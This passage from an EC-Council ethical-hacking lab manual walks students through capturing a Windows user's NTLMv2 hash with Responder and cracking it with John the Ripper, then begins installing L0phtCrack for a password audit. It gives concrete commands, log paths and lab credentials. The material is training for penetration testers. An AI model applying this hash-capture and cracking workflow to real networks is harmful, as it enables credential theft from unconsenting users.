


Figure 1.1.15: Run window

13. Leave the **Windows 10** virtual machine running and switch back to the **Ubuntu** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

View and Crack Obtained Hash

14. Responder starts capturing the access logs of the **Windows 10** virtual machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.

Figure 1.1.16: Hash obtained by Responder

15. By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.10.10.txt** file.

16. A log file appears, displaying the hashes recorded from the target system user, as shown in the screenshot.




Figure 1.1.17: Responder log file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**.).
18. To crack the password hash, the John the Ripper tool must be installed on your system. To install the tool, open a new **Terminal** window, type **sudo snap install john-the-ripper**, and press **Enter**.
19. In the **password for ubuntu** field, type **toor** and press **Enter** to install the John the Ripper tool.
20. After completing the installation of John the Ripper, type **sudo john /home/ubuntu/Responder/logs/<Log File Name.txt>** and press **Enter**.

Note: The log file name will differ in your lab environment. Here, the log file name is **SMB-NTLMv2-SSP-10.10.10.10.txt**.

21. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.




Figure 1.1.18: Password cracked successfully

22. This concludes the demonstration of performing an active online attack to crack a password using Responder.
23. Close all open windows and document all the acquired information.
24. Turn off the **Ubuntu** virtual machine.
25. Close all windows on the **Windows 10** virtual machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon ( ), and click **Sign out**. You will be signed out from Jason's account.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.19: Sign out

TASK 2 Audit System Passwords using L0phtCrack

In this lab, as an ethical hacker or penetration tester, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.

Here, we will audit system passwords using L0phtCrack.

TASK 2.1

Install and Configure L0phtCrack

1. Launch the **Windows 10** and Windows **Server 2016** virtual machines.
2. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
3. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Password Cracking Tools\L0phtCrack**; double-click **lc7setup_v7.1.5_Win64.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. **L0phtCrack** starts loading; once the loading completes, the **L0phtCrack Setup** window appears; click **Next**.




Figure 1.2.1: L0phtCrack Setup window

5. Follow the wizard-driven installation steps to install **L0phtCrack**.
6. After completing the installation, the **Completing L0phtCrack 7 Setup** wizard appears. Ensure that the **Run L0phtCrack 7** checkbox is selected and click **Finish**.

Note: The L0phtCrack version might differ in your lab environment.




Figure 1.2.2: L0phtCrack Setup window: click Finish

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **L0phyCrack 7 - Trial** pop-up appears; click the **Proceed With Trial** button.




Figure 1.2.3: L0phtCrack7-Trial window

Note: If an **Update Available** pop-up window appears, then click **Skip This Update**.

8. In the next wizard, click the **Password Auditing Wizard** button.




Figure 1.2.4: Start Password auditing wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **LC7 Password Auditing Wizard** window appears; click **Next**.

